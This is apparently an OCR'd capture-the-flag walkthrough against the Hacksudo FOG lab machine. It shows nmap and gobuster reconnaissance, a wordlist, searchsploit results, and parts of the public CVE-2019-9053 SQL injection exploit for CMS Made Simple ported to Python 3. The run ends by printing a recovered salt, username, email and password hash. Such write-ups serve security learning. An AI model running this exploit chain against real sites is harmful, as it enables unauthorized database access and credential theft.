





```
❯ cat objetive -l python

       File: objetive

   # Nmap 7.95 scan initiated Fri Mar 21 08:56:06 2025 as: /usr/lib/nmap/nmap
   Nmap scan report for 10.0.2.72
   Host is up (0.00015s latency).

   PORT      STATE SERVICE  VERSION
   21/tcp    open  ftp      Pure-FTPd
   22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
   | ssh-hostkey:
   |   2048 62:ce:1b:7d:4e:24:0f:8a:c1:c9:ea:c4:1e:21:a7:f3 (RSA)
   |   256 92:04:5a:0a:86:62:b3:ba:00:f3:82:6a:c9:8d:ae:6d (ECDSA)
   |_  256 74:c5:7c:9f:8d:06:ee:0c:54:5e:65:b2:30:42:98:49 (ED25519)
   80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
   |_http-server-header: Apache/2.4.38 (Debian)
   |_http-title: Hacksudo FOG
   111/tcp   open  rpcbind  2-4 (RPC #100000)
```




```
443/tcp   open  http     Apache httpd 2.4.38
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Hacksudo FOG
2049/tcp  open  nfs      3-4 (RPC #100003)
3306/tcp  open  mysql    MariaDB 5.5.5-10.3.27
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
|   Thread ID: 91
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, SupportsCo
umn, InteractiveClient, ODBCClient, IgnoreSpaceB
s, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: zyrPx,ppb{ddI|X%K*1U
|_  Auth Plugin Name: mysql_native_password
37393/tcp open  mountd   1-3 (RPC #100005)
42103/tcp open  nlockmgr 1-4 (RPC #100021)
47349/tcp open  mountd   1-3 (RPC #100005)
54937/tcp open  mountd   1-3 (RPC #100005)
```




```
❯ gobuster dir -u http://10.0.2.72 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt,xml -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.72
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,xml,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 853]
/.php                 (Status: 403) [Size: 274]
/index.php            (Status: 302) [Size: 0] [--> /fog/index.php]
/.html                (Status: 403) [Size: 274]
/index1.html          (Status: 200) [Size: 329]
/cms                  (Status: 301) [Size: 304] [--> http://10.0.2.72/cms/]
/dict.txt             (Status: 200) [Size: 1798]
/fog                  (Status: 301) [Size: 304] [--> http://10.0.2.72/fog/]
```



```
hacker
hackers
hacker1
loveshack
hacked
mhacky
hackett
hackney
mhack
hacking
dothack
jhacky
ihatehackers
radioshack
hackme
jhack
thacker
mhackie
shack
jhackie
chacka
hackman
hackerz
hackers1
hacker123
donthackme
chacky
shackles
shack1
meshack
hackthis
```



```
❯ cat user_pass.txt
       File: user_pass.txt
       hacker
       hackers
       hacker1
       loveshack
       hacked
       mhacky
       hackett
       hackney
       mhack
       hacking
       dothack
       jhacky
       ihatehackers
       radioshack
       hackme
       jhack
       thacker
```



MODULE INSTALLED

Posted by: hacksudo
Category: General

ws module was installed. Exciting. This news article is not he Summary field and therefore there is no link to read But you can click on the news heading to read only this


You are here: Home

HOME

Congratulations! The installation worked. You now have a fully functional installation of CMS Made Simple and you are *almost* ready to start building your site.

If you chose to install the default content, you will see numerous pages available to read. You should read them thoroughly as these default pages are devoted to showing you the basics of how to begin working with CMS Made Simple On these example pages, templates, and stylesheets many of the features of the default installation of CMS Made Simple are described and demonstrated. You can learn much about the power of CMS Made Simple by absorbing this information.

To get to the Administration Console you have to login as the administrator (with the username/password you mentioned during the installation process) on your site at http://yourwebsite.com/cmsmspath/admin. If this is your site click here to login.




Login to CMS Made Simple™

User name


Password

User name or password incorrect


Copyright © CMS Made Simple™




```
❯ searchsploit cms made simple
---------------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------------
CMS Made Simple (CMSMS) Showtime2 - File Upload Remote Code Execution (Metasploit)
CMS Made Simple 0.10 - 'index.php' Cross-Site Scripting
CMS Made Simple 0.10 - 'Lang.php' Remote File Inclusion
CMS Made Simple 1.0.2 - 'SearchInput' Cross-Site Scripting
CMS Made Simple 1.0.5 - 'Stylesheet.php' SQL Injection
CMS Made Simple 1.11.10 - Multiple Cross-Site Scripting Vulnerabilities
CMS Made Simple 1.11.9 - Multiple Vulnerabilities
CMS Made Simple 1.2 - Remote Code Execution
CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection
CMS Made Simple 1.2.4 Module FileManager - Arbitrary File Upload
CMS Made Simple 1.4.1 - Local File Inclusion
CMS Made Simple 1.6.2 - Local File Disclosure
CMS Made Simple 1.6.6 - Local File Inclusion / Cross-Site Scripting
CMS Made Simple 1.6.6 - Multiple Vulnerabilities
CMS Made Simple 1.7 - Cross-Site Request Forgery
CMS Made Simple 1.8 - 'default_cms_lang' Local File Inclusion
CMS Made Simple 1.x - Cross-Site Scripting / Cross-Site Request Forgery
CMS Made Simple 2.1.6 - 'cntnt01detailtemplate' Server-Side Template Injection
CMS Made Simple 2.1.6 - Multiple Vulnerabilities
CMS Made Simple 2.1.6 - Remote Code Execution
CMS Made Simple 2.2.14 - Arbitrary File Upload (Authenticated)
CMS Made Simple 2.2.14 - Authenticated Arbitrary File Upload
CMS Made Simple 2.2.14 - Persistent Cross-Site Scripting (Authenticated)
CMS Made Simple 2.2.15 - 'title' Cross-Site Scripting (XSS)
CMS Made Simple 2.2.15 - RCE (Authenticated)
CMS Made Simple 2.2.15 - Stored Cross-Site Scripting via SVG File Upload (Authenticated)
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning
CMS Made Simple < 2.2.10 - SQL Injection
```




```
❯  searchsploit -x php/webapps/46635.py
  Exploit: CMS Made Simple < 2.2.10 - SQL Injection
```




```
❯  searchsploit -m php/webapps/46635.py
  Exploit: CMS Made Simple < 2.2.10 - SQL Injection
      URL: https://www.exploit-db.com/exploits/46635
     Path: /usr/share/exploitdb/exploits/php/webapps/46635.py
    Codes: CVE-2019-9053
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/Hacksudo/46635.py


❯ ll
.rwxr-xr-x kali kali 6.1 KB Fri Mar 21 10:17:15 2025  46635.py
.rw-rw-r-- kali kali 2.9 KB Fri Mar 21 08:56:20 2025  objetive
.rw-rw-r-- kali kali 641 B  Fri Mar 21 08:55:26 2025  ports
.rw-rw-r-- kali kali 1.8 KB Fri Mar 21 09:56:46 2025  user_pass.txt
❯ mv 46635.py exploit.py
❯ ll
.rwxr-xr-x kali kali 6.1 KB Fri Mar 21 10:17:15 2025  exploit.py
.rw-rw-r-- kali kali 2.9 KB Fri Mar 21 08:56:20 2025  objetive
.rw-rw-r-- kali kali 641 B  Fri Mar 21 08:55:26 2025  ports
.rw-rw-r-- kali kali 1.8 KB Fri Mar 21 09:56:46 2025  user_pass.txt
```




```
❯ python exploit.py
  File "/home/kali/Hacksudo/exploit.py", line 25
    print "[+] Specify an url target"
    ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
SyntaxError: Missing parentheses in call to 'print'. Did you mean print(...)?
```



```
File: exploit.py

#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053

import requests
from termcolor import colored
import time
from termcolor import cprint
import optparse
import hashlib

parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri (ex. http://10.10.10.100/cms)")
parser.add_option('-w', '--wordlist', action="store", dest="wordlist", help="Wordlist for crack admin password")
parser.add_option('-c', '--crack', action="store_true", dest="cracking", help="Crack password with wordlist", defa

options, args = parser.parse_args()
if not options.url:
    print "[+] Specify an url target"
    print "[+] Example usage (no cracking password): exploit.py -u http://target-uri"
    print "[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist"
    print "[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based."
```




```
  GNU nano 8.3                                                                                 exploit.py
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053

import requests
from termcolor import colored
import time
from termcolor import cprint
import optparse
import hashlib

parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri (ex. http://10.10.10.100/cms)")
parser.add_option('-w', '--wordlist', action="store", dest="wordlist", help="Wordlist for crack admin password")
parser.add_option('-c', '--crack', action="store_true", dest="cracking", help="Crack password with wordlist", defaul

options, args = parser.parse_args()
if not options.url:
    print ("[+] Specify an url target")
    print ("[+] Example usage (no cracking password): exploit.py -u http://target-uri")
    print ("[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist")
    print ("[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based.")
    exit()
```




python

```python
dict = open(wordlist, encoding='latin-1')
```




python


```python
if hashlib.md5((str(salt) + line).encode('utf-8')).hexdigest() == password:
```




```
~/Hacksudo > ✘ INT > took ⌛ 17s  python3 exploit.py -u http://10.0.2.72/cms --crack -w /usr/share/wordlists/rockyou.txt
```




```
[+] Salt for password found: 21ca796356464b52
[+] Username found: hacksudo
[+] Email found: info@hacksudo.com
[+] Password found: cd658361db0ee541e7fc728aba5570d3
```



